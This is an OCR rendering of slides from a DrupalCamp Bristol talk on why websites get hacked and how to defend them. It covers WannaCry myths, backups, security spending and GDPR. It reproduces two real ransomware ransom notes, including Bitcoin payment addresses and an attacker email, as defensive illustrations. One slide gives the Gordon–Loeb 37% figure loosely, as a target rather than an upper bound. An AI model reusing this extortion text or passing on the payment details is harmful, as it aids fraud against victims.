
Recycle Bin
MixVibesFREE5
Yandex
untitled 2
untitled 12
Google Chrome
Mozilla Firefox
Netscape Navigator
untitled 3
untitled 13
New Folder
Opera
IrfanView
untitled 4
untitled 14
New Folder (2)
Comodo IceDragon
IrfanView Thumbnails
untitled 6
untitled 15
Maxthon Cloud Browser
Free Games
LogixPro
untitled 7
Comodo Dragon
Free Music
Paintribbon
untitled 8
Royale_theme
Torch
SnvDReg
untitled 9
ChromeSetup
YouTube
untitled
untitled 10
MixVibes Pro Free 5
Facebook
untitled 1
untitled 11
Microsoft Windows xp Professional
start
untitled 15 - Paint
system32
Control Panel
My Windows XP SP3 ...
14:10



Ooops, your files have been encrypted!

What Happened to My Computer?

Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.


How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.

Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37

Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37

Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw



```
Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they
have been encrypted.  Perhaps you are busy looking for a way to recover your
files, but don't waste your time.  Nobody can recover your files without our
decryption service.

We guarantee that you can recover all your files safely and easily.  All you
need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send $300 worth of Bitcoin to following address:

   1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX


2. Send your Bitcoin wallet ID and personal installation key to e-mail
   wowsmith123456@posteo.net. Your personal installation key:

   74f296-2Nx1Gm-yHQRWr-S8gaN6-8Bs1td-U2DKui-ZZpKJE-kE6sSN-o8tizV-gUeUMa

If you already purchased your key, please enter it below.
Key: _
```

drupalcamp BRISTOL

WEB SITE INSECURITY

How your CMS site will get hacked and how to prevent it

blue-bag

blue-bag

Celebrating 17 years of providing quality solutions

GEORGE BOOBYER

Drupal: iAugur

george@blue-bag.com

twitter: iBluebag

WWW.BLUE-BAG.COM

Established in 2000

https://joind.in/talk/8bbea

WEB SECURITY

- **Hackers** - who are they and what do they do?
- **Cryptocurrency:** How to become a bitcoin billionaire
- **Exploits:** How not to be a victim
- **Content Security Policy:** Defence in the browser in the wild
- **Case Study:** How to uncover an exploit

WHY IS THE WEB INSECURE?


- Security is perceived to be complex or someone else's domain,
- The web is a playground of the well-meaning/naïve *and* the ill-disposed or malevolent,
- Web software / infrastructure is often insecure by default,
- It is also a place of automated exploitation,
- Often our goals (budgets) end at site launch,
- We don’t often look after sites once live - we check the visible content and cross our fingers it is safe.
- **Security is not hard and any effort will be rewarded**

WANNACRY MYTHS & FAKE NEWS

➤ Hit outdated XP PCs	✗	➤ Mostly hit Windows 7
➤ Infected by opening email attachments	✗	➤ Infected by unpatched vulnerable SMB services
➤ Made a lot of money	✗	➤ Yet to cash in
➤ Private individuals	✗	➤ Points to Nation State

DON'T BE A VICTIM

- Update
- Lockdown
  Manage your attack surface
- Backup
- Test backups
- No worse than a disk failure
- Did I mention? : Test backups



:(

Your PC ran into a problem and needs to restart. We're just collecting some error info, and then you can restart. (0% complete)

If you'd like to know more, you can search online later for this error: INACCESSIBLE_BOOT_DEVICE

INVEST IN SECURITY

- What is at risk?:
  - Loss of business / Reputation (you / your client)
  - Sensitive data / Personal data - enumeration
  - SEO ranking / Blacklisting
  - Ransom
- Model your costs:
  - Spend 37% of your expected losses on security
    Diminishing returns (Gordon–Loeb model)
- Automate - Ansible - Immutable Infrastructure

EU GENERAL DATA PROTECTION REGULATION (GDPR)

- GDPR will be enforced from 25 May 2018
- UK organisations handling personal data will still need to comply with the GDPR, regardless of Brexit
- Organisations that breach Regulations can expect fines of up to 4% of annual global turnover or €20 million – whichever is greater

